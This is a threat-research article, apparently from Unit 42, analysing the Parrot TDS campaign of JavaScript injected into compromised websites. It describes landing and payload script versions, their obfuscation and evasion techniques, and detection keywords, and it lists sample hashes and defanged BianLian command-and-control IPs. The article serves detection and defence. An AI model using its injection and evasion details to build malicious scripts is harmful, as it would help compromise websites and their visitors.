  • bd57af28c94c3b7f156511c48f4b62cd1b4c29a1a693f4dc831e0a928691cc56

Advanced Port Scanner

  • d0c1662ce239e4d288048c0e3324ec52962f6ddda77da0cb7af9c1d9c2f1e2eb

.NET Tool

  • 40126ae71b857dd22db39611c25d3d5dd0e60316b72830e930fba9baf23973ce

BianLian Command and Control Servers

  • 208.123.119[.]123
  • 13.215.228[.]73
  • 54.193.91[.]232
  • 172.96.137[.]159
  • 204.152.203[.]90
  • 144.208.127[.]119
  • 192.161.48[.]43
  • 146.70.87[.]197
  • 45.86.230[.]64
  • 45.56.165[.]17
  • 23.163.0[.]168
  • 172.96.137[.]249
  • 173.254.204[.]78
  • 185.56.137[.]117
  • 52.87.206[.]242
  • 45.66.249[.]118
  • 96.44.157[.]203
  • 103.20.235[.]122
  • 44.212.9[.]14
  • 149.154.158[.]154
  • 146.59.102[.]74
  • 96.44.135[.]76
  • 85.239.52[.]96
  • 66.85.156[.]83
  • 198.252.98[.]186
  • 3.236.161[.]7
  • 13.59.168[.]154
  • 172.245.128[.]35
  • 216.146.25[.]60
  • 172.86.122[.]183
  • 185.99.133[.]112
  • 149.154.158[.]214
  • 104.200.72[.]6
  • 23.163.0[.]228

Additional Resources

Parrot TDS: A Persistent and Evolving Malware Campaign

Executive Summary

A traffic direction system (TDS) nicknamed Parrot TDS has been publicly reported as active since October 2021. Websites with Parrot TDS have malicious scripts injected into existing JavaScript code hosted on the server. This TDS is easily identifiable by keywords found in the injected JavaScript that we will explore to show the evolution of this threat.

This injected script consists of two components: an initial landing script that profiles the victim, and a payload script that can direct the victim’s browser to a malicious location or piece of content. To help the reader better understand Parrot TDS, this article provides in-depth analysis of the landing scripts and payload scripts we have collected from this campaign.

Palo Alto Networks customers are better protected from the threats discussed in this article through our Next-Generation Firewall with Cloud-Delivered Security Services, including Advanced WildFire, DNS Security, Advanced Threat Prevention and Advanced URL Filtering. If you think you might have been compromised or have an urgent matter, contact the Unit 42 Incident Response team.

Related Unit 42 Topics Web Threats

Background

In early September 2023, we investigated a notification concerning a compromised website based in Brazil. Our investigation revealed that this website served pages with injected JavaScript identified as Parrot TDS. Further research uncovered many variations of Parrot TDS script from various servers worldwide.

Our research reveals several versions of injected JavaScript associated with this campaign. Before reviewing all variations of this script, we should better understand the basic nature of Parrot TDS.

Parrot TDS Overview

While campaigns involving malicious or injected JavaScript code are fairly common, Parrot TDS is notable due to its wide scope and ability to threaten millions of potential victims. This TDS is easily identifiable by keywords from the injected JavaScript, such as:

  • Ndsj
  • Ndsw
  • Ndsx

The threat operators have consistently used these keywords for Parrot TDS. The presence of these keywords makes it easier for researchers to group samples from this campaign together, making it one of the most investigated campaigns in recent years.

Although its origin remains unclear and public reports indicate Parrot TDS started in 2021, our data indicates it first appeared as early as 2019, with full samples available by August of that year. This relatively high-profile campaign would in that case have been active for more than four years.

Our investigation into Parrot TDS has revealed different versions of injected JavaScript that illustrate its evolution. Throughout its evolution, the chain of events used by Parrot TDS has remained consistent.

Chain of Events for Parrot TDS Payload Distribution

Although we have observed different versions of Parrot TDS, the attack chain follows the same basic pattern as shown below in Figure 1.

Image 1 is an attack chain diagram of Parrot TDS. Step 1: Attacker compromises a legitimate server and sets it up with Parrot TDS. Icon of attacker with arrow at server. Compromised web server song Parrot TDS. Step 2: Victim browses to compromised site. Icon of unsuspecting victim at computer. Arrow to server. Step 3: Web server returns malicious landing script. Step 4: Landing script causes victim’s web browser to retrieve payload script from payload server. Arrow to payload server. Arrow to victim. Step 5: Payload server returns payload script requested by landing script. Step 6: Payload script directs victim’s web browser to malicious location or content.
Figure 1. Chain of events for payload distribution through Parrot TDS.

In most cases, a web server compromised by Parrot TDS injects a landing JavaScript code snippet into existing JavaScript files. This code usually contains keywords such as ndsj or ndsw.

We call this the Parrot TDS “landing script” as shown above in Steps 3 and 4 from Figure 1. The landing script conducts environment checks as a way to avoid detection.

If conditions set by the landing script are successfully met, the victim’s web browser queries a payload server. This payload server then returns a JavaScript payload containing keywords such as ndsx.

We call this second script the “payload script” as shown in Steps 5 and 6 from Figure 1 above. The Parrot TDS payload script can direct the victim’s browser to a malicious webpage or other potentially harmful content.

Ultimately, the two components we have identified from Parrot TDS traffic are:

  • Landing scripts (usually containing keywords ndsj or ndsw)
  • Payload scripts (containing keywords such as ndsx)

To better understand these two components, we must first examine the landing script.

Parrot TDS Landing Script

We analyzed more than 10,000 Parrot TDS landing scripts from internal and external data sources. The range of this dataset is from August 2019 through October 2023.

These samples reveal four versions of Parrot TDS landing script that represent approximately 95.8% of the collected data as indicated in Figure 2 below. The remaining 4.2% could be the future of this campaign, since the characteristics of these samples do not match the four versions of landing script we have identified so far.

Image 2 is a pie chart of the Parrot TDS landing script distribution. Clockwise from left to right: Other is 4.2%. V1 is 0.5% is 2.7%. V3 is 18.2%. V4 is 74.4%.
Figure 2. Pie chart showing Parrot TDS landing script distribution.

The four versions of Parrot TDS landing script from 95.8% of our samples use either the keyword ndsw or ndsj, while the other 4.2% use the keyword ndsj. Scripts with the keyword ndsj use more obfuscation techniques such as Canvas, decodeURI or WebAssembly.

Most Parrot TDS landing scripts from earlier in the campaign were injected as a single line of code, often appended at the end of JavaScript files served from the compromised website. We identify this as Version 1 (V1), and Figure 3 shows one such example. Note: We will acronymize each version as V paired with its sequential version number for the remainder of the article.

Image 3 is an example of a landing script from version one. Two screenshots are stacked on top of each other. Some of the information is redacted. Highlighted in the top screenshot are the conditions, which are 1: Referrer exists. 2: the referrer doesn't contain a host name. 3: No cookie. An arrow points to the line that executes if the response contains ndsx.
Figure 3. Example of landing script V1. Source of sample: VirusTotal.

The example in Figure 3 indicates a single line of injected code, with the JavaScript normalized and beautified above it.

The different landing script versions have no significant differences in the core function of the injected script. Later versions include more obfuscation. The V1 sample from Figure 3 above shows the core function quite clearly. The sixth line of beautified JavaScript code shows an XMLHTTPRequest that interacts with the payload server and executes the response as a payload.

The major function and workflow of the landing script of V2 are almost the same as those of V1. The only difference is that V2 appends a token every time it interacts with the payload server. This token contains two random strings as noted below in Figure 4, and the token is usually 21-22 bytes long.

Image 4 is an example of version two of a Parrot TDS landing script. Arrows indicate the following from top to bottom: Generate two random strings. Two random strings to generate a token. Conditions: 1: Referrer exists. 2: the referrer doesn't contain a host name. 3: No cookie. Some of the information is redacted.
Figure 4. Example of Parrot TDS landing script V2. Source of sample: VirusTotal.

Compared to V1 and V2, the landing script for V3 looks very different. V3 includes a new function that primarily serves as storage for strings, noted as “serving strings” in Figure 5 below.

Image 5 is a screenshot of version three of an example Parrot TDS landing script. Some of the information is redacted. Arrows indicate, from top to bottom, the serving strings and the change order of the strings.
Figure 5. Example of Parrot TDS landing script V3, part 1 of 3. Source of sample: VirusTotal.

Parrot TDS landing script V3 hosts a long array of strings. Each string in the array could be a word or part of a word used by other functions to dynamically construct a keyword or string at runtime.

Also shown in Figure 5, another function modifies the string array from the previously-noted function. This makes static deobfuscation for analysis more difficult. Other than that, the core function of V3 is not much different from previous versions.

The remaining portions of our V3 landing script example are shown below in Figures 6 and 7.

Image 6 is a screenshot of version three of an example Parrot TDS landing script. Some of the information is redacted. Arrows indicate, from top to bottom: XML HTTP request.onreadystatechange. Additional parameters for XMLHttpRequest. More XML HTTP request strings. Document cookie. document.location.host name. document.location.protocol. document.refer. The xnlhttP request.net, defined in the previous section. An arrow points to the line that executes if the response contains ndsx.
Figure 6. Example of Parrot TDS landing script V3, part 2 of 3.
Image 7 is a screenshot of version three of an example Parrot TDS landing script. An arrow points to the line that executes if the response contains ndsx. A second arrow points to indexOf.
Figure 7. Example of Parrot TDS landing script V3, part 3 of 3.

Compared to V3, V4 landing scripts contain additional obfuscation and use somewhat different array indexes. V4 also implements additional changes affecting how its JavaScript handles numbers and strings. Despite these changes, V4 has the same overall functionality as V3 landing scripts.

Figures 8 through 11 below show an example of a V4 landing script.

Image 8 is a screenshot of version 4 of the example Parrot TDS landing script. Many lines of code include a functions and other arguments.
Figure 8. Example of Parrot TDS landing script V4, part 1 of 4. Source of sample: VirusTotal.
Image 9 is a screenshot of version 4 of the example Parrot TDS landing script. Many lines of code include a functions and other arguments.
Figure 9. Example of Parrot TDS landing script V4, part 2 of 4.
Image 10 is a screenshot of version 4 of the example Parrot TDS landing script. Many lines of code include a functions and other arguments.
Figure 10. Example of Parrot TDS landing script V4, part 3 of 4.
Image 11 is a screenshot of version 4 of the example Parrot TDS landing script. Many lines of code include a functions and other arguments. Some of the information is redacted.
Figure 11. Example of Parrot TDS landing script V4, part 4 of 4.

Parrot TDS landing script samples using an ndsj keyword are much rarer than ndsw in our collected data. We treat the majority of ndsj landing script samples as minor versions among V3 and V4.

In reviewing our collected landing script samples, we found other versions that do not fully fit V1 through V4 or the ndsj landing scripts. These samples include:

  • A special version that loads its payload with a Canvas object
  • Advanced versions that involve more obfuscation and WebAssembly code such as decodeURIComponent and String.fromCharCode
  • Samples that also contain injected JavaScript code from different campaigns (if a web server remains vulnerable for an extended period of time, its JavaScript files could be injected with many different snippets of malicious code)
  • Several minor versions that apply interchangeable obfuscation, such as using a number value or string value, or using [] or a period to access the property of an object – the numeric or string values can also be represented as decimal or hexadecimal numbers

While earlier samples of the injected landing script consist of a single line of JavaScript code, we observed an increasing number of Parrot TDS samples with multiple lines of injected JavaScript code since August 2022. This is likely an evasion technique, since a single long line of malicious code is easier to spot in a script file than multiple lines of shorter malicious code.

Parrot TDS landing scripts profile the victim’s web browser, and if all conditions are successfully met, they direct the victim’s browser to retrieve a payload script.

Parrot TDS Payload Script

Parrot TDS payload scripts use an ndsx keyword, making them relatively easy to identify.

Compared to the landing scripts, we found fewer unique samples of Parrot TDS payload scripts. We have classified these into nine versions, compared to the four major versions of Parrot TDS landing scripts.

These payload scripts are mostly malicious, but V1 only sets a cookie value for the victim and is basically benign. The other eight major versions of the Parrot TDS payload script are malicious.

V2 is the most common payload script, representing more than 70% of our sample set. Figure 12 shows a column chart revealing the Parrot TDS payload script distribution.

Image 12 as a column chart of the parrot TDS payload script distribution. Version two is the highest at 71.3%.
Figure 12. Column chart showing Parrot TDS payload script distribution.

V1 is the simplest version of the Parrot TDS payload script, and it merely sets a cookie that expires after one year as shown below in Figure 13. This payload script is effectively benign.

A Parrot TDS landing script will only query the payload server if the victim’s browser has no cookie set by a previous payload script. This V1 payload script basically removes the current browser from any follow-up actions for one year.

Image 13 is a screenshot of an example Parrot TDS payload script from version one. It removes the current browser from any follow up actions for one full year.
Figure 13. Example of Parrot TDS payload script V1. Source of sample: VirusTotal.

The V2 payload script is straightforward. Without any obfuscation, it creates a new script tag to load JavaScript from a malicious URL as shown in Figure 14.

This payload script is the most common version we see for Parrot TDS. Around 70% of our collected payload samples are V2.

Image 14 is a screenshot of an example Parrot TDS payload script from version one. It removes the current browser from any follow up actions for one full year.
Figure 14. Example of Parrot TDS payload script V2. Source of sample: VirusTotal.

Parrot TDS payload script V3 contains obfuscation and only targets victims running Microsoft Windows. Figure 15 shows an example of a V3 payload script.

In the bottom third of the script, ls represents a decode function that decodes several strings in the script. Our investigation revealed that V3 payload scripts will check for the following conditions:

  • A referrer
  • Acceptable URL format
  • A platform identifier of “windows”
  • That Parrot TDS had not previously set a cookie

After passing all checks, the V3 payload script functions the same as V2, loading an additional script from a malicious URL.

Image 15 is a screenshot of an example Parrot TDS payload script from version two. It creates a new script tag from a malicious URL.
Figure 15. Example of Parrot TDS payload script V2. Source of sample: VirusTotal.

V4 and V5 payload scripts are similar. V4 is effectively a V1 payload script plus additional code as shown in Figure 16.

V5 is effectively a V2 payload script plus additional code (see Figure 17). In both cases, the additional code appears before the original V1 or V2 functions.

Image 16 is a stack of two screenshots from of an example Parrot TDS payload script from version four. The bottom screenshot highlights within an orange rectangle the version one-style payload section at the end of the Parrot TDS version four payload script.
Figure 16. Example of Parrot TDS payload script V4. Source of sample: VirusTotal.
Image 17 is a stack of two screenshots from of an example Parrot TDS payload script from version five. The bottom screenshot highlights within an orange rectangle the version two-style payload section at the end of the Parrot TDS version five payload script.
Figure 17. Example of Parrot TDS payload script V5. Source of sample: VirusTotal.

With V4 and V5, Parrot TDS payload scripts involve more obfuscation, which is similar to the obfuscation seen in V3 landing scripts. The core function of this extra payload script code is to hook all clickable links in the landing page. Whenever a visitor to the webpage clicks a link, the script will create a new image object and load from a specific URL.

V6 through V9 of the payload script include more obfuscation. These are very rare in our dataset.

Targets of Parrot TDS

Parrot TDS is part of an ongoing campaign targeting victims across the globe. We see landing script or payload script samples daily from a variety of websites compromised through this campaign. While our study began with a tip about a compromised Brazilian website, the variety of compromised websites we found serving Parrot TDS indicates victims are not limited to a single industry, nationality or geographic area.

The attackers likely use automatic tools to exploit known vulnerabilities. The majority of the compromised servers use WordPress, Joomla or other content management systems (CMS) to host a website. Even websites without CMS could be compromised through this campaign, since server-side vulnerabilities are not limited to CMS.

Conclusion

Parrot TDS is a notable part of our threat landscape. This campaign has lasted more than four years, and it keeps evolving with new techniques and obfuscations. Most websites compromised through this campaign use some sort of CMS like WordPress or Joomla.

Website administrators can detect if Parrot TDS has compromised their sites by searching files hosted on the associated web server. For example, they can search server content for the keywords associated with Parrot TDS, like ndsj, ndsw and ndsx. Administrators can also conduct an audit to discover any extra .php files on a web server.

Protections and Mitigations

Palo Alto Networks customers are better protected from the threats discussed above through the following products:

The Next-Generation Firewall with the Advanced Threat Prevention security subscription can help block the Webshell file traffic with best practices via the following Threat Prevention signatures: 94702

  • Advanced WildFire: The Advanced WildFire machine-learning models and analysis techniques have been reviewed and updated in light of the IoCs shared in this research.
  • Advanced URL Filtering identifies all known IoCs related to this campaign as malicious.

If you think you might have been compromised or have an urgent matter, contact the Unit 42 Incident Response team or call:

  • North America Toll-Free: 866.486.4842 (866.4.UNIT42)
  • EMEA: +31.20.299.3130
  • APAC: +65.6983.8730
  • Japan: +81.50.1790.0200

Palo Alto Networks has shared our findings with our fellow Cyber Threat Alliance (CTA) members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. Learn more about the Cyber Threat Alliance.

Indicators of Compromise

Landing Script Examples

The following are SHA256 hashes for 100 examples of JavaScript files with injected landing script code for Parrot TDS. These files have been submitted to VirusTotal.

  • 0006060d1efe85b23f68f1b6fc086ab2fd5f2d80ca2e363cd0c000fd5a175ce2
  • 000954817a815dd64b6f061fbc28a8c7919616bb1708abb58754d680772a935c
  • 00163ddc2d61a97f58b06ba35cd8b6062a81b6e2b15a9f3917358efedd40a3c5
  • 001ab3bfd48219fa355adf76006118bfc50e9ea3abaf3ff331159c21bf0c3028
  • 00278f1d3b38242b0c461b98f4ad77ee7d10c85204291c02c6c23a472613c4da
  • 00399f6e2d64aa631f5e9fe60e2da4c189535ff79e5e557b9244662866285872
  • 003bef5d2f093a8dad8cae8635d9986d023f515b799373dec008ba75490a9308
  • 003d2f4ade543f7b35999c51d06f6b3cdb0c25dc18816358f76b59698a77aa5d
  • 0044d4afd6e12e6ede2f5fe59943de23b8a986df1e8e4b2f3445dcc5c3ab8208
  • 0048c341751674cca947df44aa1319e58036ca9192415ed63ab8b5a2413e031c
  • 004be99a81506cc2ed4e94a667bb6771140c84a51f61902a24a55b2fd265af29
  • 004d8253f02277ac50955aa0ef6c1a460ce798d94201959079ecdf35dc2f4c63
  • 004dc3e4f73cef86a5476aeaa41de85a8bebea06a2e7f7f654b33640078ffb0a
  • 0050e225e781ee415fae74108108de3200eb3010e2c77e8d265882d3e9c7399c
  • 0054bc9d7a5fc4d630c79d3641ac32f65ab3e61c9c82ad2edca6dcab5a050c65
  • 0059da8643270d09d5b60ea2bbd0d459d6ce54cd54e27facbd8a9b748643fa4b
  • 006154fbc565b387c800206323d80b61fd4a16525fbfc682ae1d7c458aceab58
  • 006a7ae01c1b1939ada3639e59ce8513aa489cd9f59f80a20205e4474ecf0082
  • 0073932eece5b9817b80d1fe1c219a72f0b8d3764039e3313672d938b14f2d8e
  • 00789e764859a749d79a1927e070e2959473f0cf6e0ca2be5b0f666a4e8926c1
  • 007a56bddc9c2171771bcbb654b85b8039c3342ac83fdb060bc2f24d1c5d8814
  • 0087f64098d10cce64219f8456702611e462ab755c4e5cc2e4d719add810e98c
  • 00a23761ffe9a3cefb79be72155354305116d0f60f41b01b0d2f37cbce61d9a5
  • 00be4cae7ccf629d22c6c9c1842341309eac1eb9e7e83ed1ab28997f3c3d4e96
  • 00bf309f513ee8c46435433bf8f1ec19527d16b4f976da1403f8fb753506571a
  • 00bffe2fabe6a57a21d912f4111bd9451e388adcebb1d023fa2c3fe079aad24d
  • 00c11daf1c18160eba63de3b2d712cc8c0abe457f993cc2f81f8c746fc970c12
  • 00c28bfec1fe8ecd139c06791293298430353e449115ef712fdcaae57e35f46f
  • 00dabc4c7753c6b608a8889f9d1367edca1bc2c3b6e92744e0b50abca33b8a87
  • 00ddbc6dc6b571681fae2c4a2d72cd9a7129ee800f326e33279cb337fafc93ce
  • 00df68a21172ddb20bde5bce4606b814022e4bba5fdc5cac457b7f1643f625ff
  • 00ec04f09b4c045e2b95f0ac4723a58457522e3c39fb6157e8d4213c12be0540
  • 00ee956dd06c3a14962c1ea8c447cc2d3e63a28c486dc0bd50e535674ae63c56
  • 00fb7abeb8464e01fe3043b2544bd71a82a9466c5c3ac6b954e62e87314d585a
  • 010622ece3ec9199668bfd2d1637149ede9c242e9672a7531cdaab86da849f77
  • 010fde6958e0107c2d543b2d6afbe492efbfa5fd44cd0a75185c779f31e16df9
  • 01124a700f6984062f26e34dff117b87b7d269557817a7241fa1d00ad5d780a0
  • 011478985c03b81ed04d6d4ce598baf3f7d48aa6e3a58f24de0e74bfe0cadd3b
  • 01235cf8181552124cbd76232607f1a60e8f82c48e0f013765ad6bda59b34e01
  • 0124566011742f850ed029a1aaa11a08ca00bd7f9775df45b0a9bc8740e89c04
  • 0126c6520a793efe328e9820dcbc9d42732f4cfb4b6fd25919d07e7b6c23c781
  • 012830c380ec979ab925b9bed84e6052e2ff5259409fc0bbc49b544e8030b19c
  • 0128a7881e686a5e291fcbd93644d8e670f98802412a5338701222dc5f9a28ca
  • 012b2cfe603de4ade7370ae7ba585e36c818c4193341b488872a4dbdd07bcc2d
  • 01366391de90229ac2b8a7269a4a42df9bd1709f51aece7164ffa4531f518811
  • 0137d093587fb1f42985ca271c8d2d1d601da410168491b66b154d4d003d332c
  • 013f3f2248ad31ebd52e1cf5c139d13bab6690734248bc2a6c83f06fbe43260c
  • 0141c2fe63d36c43558b67f0b884389366b13da3e9f68897b147a445f3328442
  • 01425b3c993e51d80f4e3b5a8f949b25e4fb30e9e9377507ac8b4fd3b7a69ff9
  • 0143d1989d04d70fc035e7eba21ef46b27f2673fd3a7e9df78a802179c33105d
  • 01585ae455c2bbe6471d718bcf845eca55f80e24963d562d847f81eafc672ec1
  • 0159a56803cebaf1544a44e3cee01df30505afb390b83371fa8cbb1d46353800
  • 01660ed180b9d0e4e19d7da313cd8ca818211ce36948eb31742e3da85a51580f
  • 01663c903d345f4aa71e7141e4bffcc25f244c898bf4eda96d9514322ca6e13c
  • 017ff4946dd00acc0da7ddc48e23c9736f735e2dcf0a83cb5613b433fca1960c
  • 018087b1bac5e86f4b6dce4d8c5fdc77c53b96280fe37342a74585e89b9b9665
  • 018f392c9cbf6640dae7d457b33be7d81a08612c911add177c7c5bb39876efc7
  • 01a482c79849908879a39eeacf77078b531f29e5d86c9e9f578a97b2313c98fe
  • 01af830f79aad912bd8a3438bc9e914e159a112df657a1610f50527304657139
  • 01b8b7cf7a93077119aa5062554bb662be230b2e2655a8e53b44b482f4c73a3a
  • 01be768e7bc9ef499ec5b37e4dffecfaab9346489d27b1d6de3b9a67db584e2d
  • 01dc27a4be3f69ebba64a71afde7a4158436b2a423174c6a2196efe9342a870c
  • 01dd3fed62220c53eb9208ab00d0fcce62cf76841e532a9474da5ed47563b978
  • 01de1c2f03c920ac64e73dfdbca363c1f8888534981c6215365b2514b9192f93
  • 01eb0535321d4d1ef0d5f5b3dbb91c341b75e8dbd129c40801c26abcf650331f
  • 01ec9cf7d9cba1294a8dd4803766c37bf20c4cd57d5ae26d990083076d170ea1
  • 01eed0382a2938c7733fc823ee43b2414116237e5793789dafa274e451d1dd75
  • 0203c29fe1c34417e158624fe4f352513f076302b1179a854a5351613b75b9bf
  • 020e6aa377b6ef4ef45efe0906b3b5dfdfe7381099a8fa080a58a457eaef934e
  • 0214510764fee618b8fe18aeb72f643218dde5252d1d568f0fad735ea861f1a8
  • 021519c6b0c63ccadd416fddbabc28001f1b6e8c09cac93a076a013cb98d3afb
  • 021a5e6f490622bbc79d0d42b444ccc856b4e8cfcb77df3d01bad9c8f1177a3b
  • 021a60787a1d4acdfa44fd27510e6aaa6305807c48e8209c892458e43d360323
  • 021cd5b198f6bbf78aacb3f716a7f3355cdac98d835d493b6cb85ee4b9adc8a0
  • 02216dfca8323263933ff53130796d3a445e44251f02c241d95c6bc0f81721cc
  • 022668b33b118e73d391aaf790bd06bb3bb03dc13b58a28a70dde3dc485ecf5b
  • 022feae2851e7993780e08ea328e36521e91c695f3a5304e0dd1df678d7f6c3b
  • 0237268899c037aaee7bde29e28a08f89230e92bbef33dbf0f17ad58ee53af55
  • 023dcc38a7a55f941818aa307203216c6eaf50f8fed529a4c636a89f70119717
  • 0250e4baf4fbd9aba84b25968a7debd4ce83360e0ebef03d5ccbb24f9e17ecf8
  • 0252b75589fe832eb103d64ed7f5e1dcb6417babd6e290c34c79093ff312092f
  • 0255da103745a213d50a2d86770d5381add6bd84bea41edd93ac746c019565ca
  • 025cf7e1e1f39c001c627cf42be1be14ef52a42f760e03db922246a7b114aec1
  • 026cb95e6b415355767655b9f706e1c1f9bf20b242e65aa47b8e1279068f718f
  • 027079961030e5af9bb7382acb2c6b19221b41255f801be540c07b484cded4d7
  • 0270d194a2d4499468b8461796e1cb3d1af301df6b12c2b7193a8baef8c13ce3
  • 0279bd4320fb5025a9d740bbdd0cf2aafb477d684af4ea1ca0e83bab424527fa
  • 02868c886de5090362c6d503e6549e65fbe975f1fa03ddfb18fb0432f5f6bfb4
  • 028d5b2992d88d52ea9e80625e25c324b665fb784bfa9daec3ebba16d01a8348
  • 029415b96774d15e7e2acd2ed45907f67617217345a6aea1fdf65fdb4353e52b
  • 029c44784556ca319015548c3dbeb92b025ed72f918d1d8245b6a6a321a64b7c
  • 02b2312ce68bc4ac2c59ee905b23f8f9d2dfb3fd0f38b5ef896f59e6d74834f8
  • 02b467d42c7d26cdc480ead7c678c2930dc315882caf5531a3e3d503b118d5ad
  • 02c5ebe4418bad22a508f0d430ca1ec6b3d419011f94041b70ad636c89e98980
  • 02d7c155eef3da89d00ecf3718084c361675f3ccd84162cc00f2d4124b9a2346
  • 02e141ad62fc2f8514cdd8221be61f68a9d13de939fa850c4185154538d7c9fb
  • 02f5e9ff5293fd5855d35337e8bb3e3a03b47afa7e71a06de2f8cfd557f4f0d6
  • 02f7b2f58da74dde5a1f09b2492c8f6fa56bb009900378feaf057e6577de8a2f
  • 02fbcc9f2971840c5381b1e0f5052b1067c82ea353e7d2ec6810d001ce25dfff
  • 02fcddc3c5383b505fa9babc3fce93118abedcb7203b8921933f815eb7c7a879

Payload Script Examples

The following are SHA256 hashes for 100 examples of JavaScript files with injected payload script code for Parrot TDS. These files have been submitted to VirusTotal.

  • 0009fe8aa339fb489abcfd711d5c7b2a70b7d57ae55aae3922669f72cbf5964f
  • 0234918db61115aaa0c3be708084dae30feee8d97a41a011e3fbb06d745c496c
  • 05bcb1f5aa6284333985186f3329f9226d80225fcd25436575aff7735cd4f6e1
  • 0641128e6dba0c69644810e8af88af80ad734af52fe734c655ce26f5a3641097
  • 07f56d3fca2f26e41e9b5a9e3cc6d3bdc6edce18fa12276bc19bab5c3fb19b26
  • 09c4ea62962848f48cfc68d905675bc466574a8011acb79b721b688ec7bfec12
  • 09e06b3fa2194b76a1e73483614ec3f3ab076c55134c3d45e7ac9ea452e51176
  • 0a10157a920b190fb2fba6b6df34e12fd4532e52bc71700b9cefa73f95e60fe6
  • 0cf4f33985dff5e1e7d37d8d5485b3561ffa42d0a31acec10321cdc28c31abdf
  • 0f20659f7cea84ef3b1def6c54555454b1820fd8adf9866b2ea3ed18e341babb
  • 0f334075e5379be32d176048287ea8b787d524e34630509a74ec4cd90fc1b0dd
  • 137bb7784088669d1432243831896cfe5b5fc02d7f207de26d16220b38335c90
  • 174fb6597444ff6d7d59d2981f6aad54c99e763a6123d52319bb2d0ba84bfd29
  • 175a0bb57ec0e0a5728b7f8455a968861dc50c42a1ce8eb437d8b98fd394ea47
  • 1ab04ee02b5359662c26c4c1f10f711d707ac23293193cbcba3cc84d0d070000
  • 1c8bbb02dd1fd46e442caad6fba174b966ea5bd9d27d6315991b904792693d54
  • 1ca06df44cce9aa64294a8e55c41e654ab6b766ab76faa39a34363cce4e83e08
  • 1e01bf738bc665f149b0793af461a43f4330ecf99dd068e2b7abd038c46ef417
  • 1e5ca993bc0afee9eb23436ea2e0bfbede934ce2be850d3122cc429fd73d01c1
  • 1e6d8d031bbb4a4e15f8c15941dc27944e62727116338957306db9610351911a
  • 20f9cd4ef8616afb8a62eabf6ca1c252c54021dc03ba621bab2e00db8fb6bbc1
  • 21114a66a1934b806a8b1b76f924fdb9876047316ba8d26c2ac94c1b0e908cb5
  • 244221e80cbc510ea4e62f49fc1a377dcc5365899c2f92f7807b91cdeb20476d
  • 25786bcc47e97d9e55588b4e2962aeb9760cd546629bb5fd08799ba8c9e8d027
  • 25af4cd7c60671f1af9bbf17441b8951b8751ee1299dd7fa97ba4afd6021642c
  • 25e4bc712d895d8bfce72fab30eef25da18591979c672d1fbd976bac2e0cf1ca
  • 2707ac252eb0abce8dcb9b1eb35b4d306e111e59e09f6acb03180425ee81fd4f
  • 2726854efc42c00d7064abf99ef451d05975e7461c42e7897ba1b0c6336f153e
  • 2c961d64aeefe73c43a96739c52047fd1f39af5af86e388689531cdd83b00045
  • 2c9eafa9914032112c170e3dc12d40c03ee1e873bade8bfed36b6a7759ff1dd5
  • 2dd1db4ff9da32d73ac876e513f20c1da6d83031969f645e3e014e96134a8aac
  • 2f9e5ea05aa8cd81c1c1f0914220557c5dc4a8bc42ee822bd327e3cfc3328f45
  • 2ff953a5d7e760ad4d4a06d2ad68d43c42f388a9c6fb6e9d0c6341dd05c33374
  • 3032a2affd7d9a3dd9418b3fab3c88af2bc0f71e3baaad8e478ec85af569c912
  • 31562bdf22a927837f6fdb333e72bc3cf8da067143cb3d99663ce7224d0f8901
  • 31a15a342e6d65ecf2987d83458f1ff5587662ea794a42b7f54393bd8531025d
  • 34fdb99c3e895a66c814aedf6e29c075ee5fac7aa1190903759ec08766bee28c
  • 36b4a9947b26ee3e86f495fce1a767a773b911b37bad2008215a5488314cf48d
  • 3ce09915fa674481076bac26a985c39a0252cc7452e0ff2ea4c9d62d38b49958
  • 3d1aaafea2a4757f1ccdd4759ec42ca566220fab7717efa2face1998ccc6a8c7
  • 3d99d924a59ef070c2f2df7de660b10704171fa74d68442bf80a076d1d4ae9de
  • 3f8e3f9fb2f2d2c6f5257d7ffd597be6758ca48867bef3aa83a244fcfcc9647b
  • 411f94f34ce1b603867f64689d91dfe7ffd92dd69a2ad5ef518fe3564401f69b
  • 41c4914a2cda7a9c3deb0a85a17c9f964c95dc1e0dbdfd8727d7d7ebaed3c66f
  • 44ba1192916ccc51c0bda43aa9a40d3ebb7f8480ce2554092ec2198e99e2f9ea
  • 474a0fa3ecddd9a7eef503c10a6e09f34384c7a301e6ba92474c8b809aff841a
  • 4f0d9b754402ac02b36b470e93cb712724a2c505c798d3cb8d23662c1303e4f2
  • 539ecf094f122790b157415933bb0122417015fff914a848ff5b83d1c3ce69eb
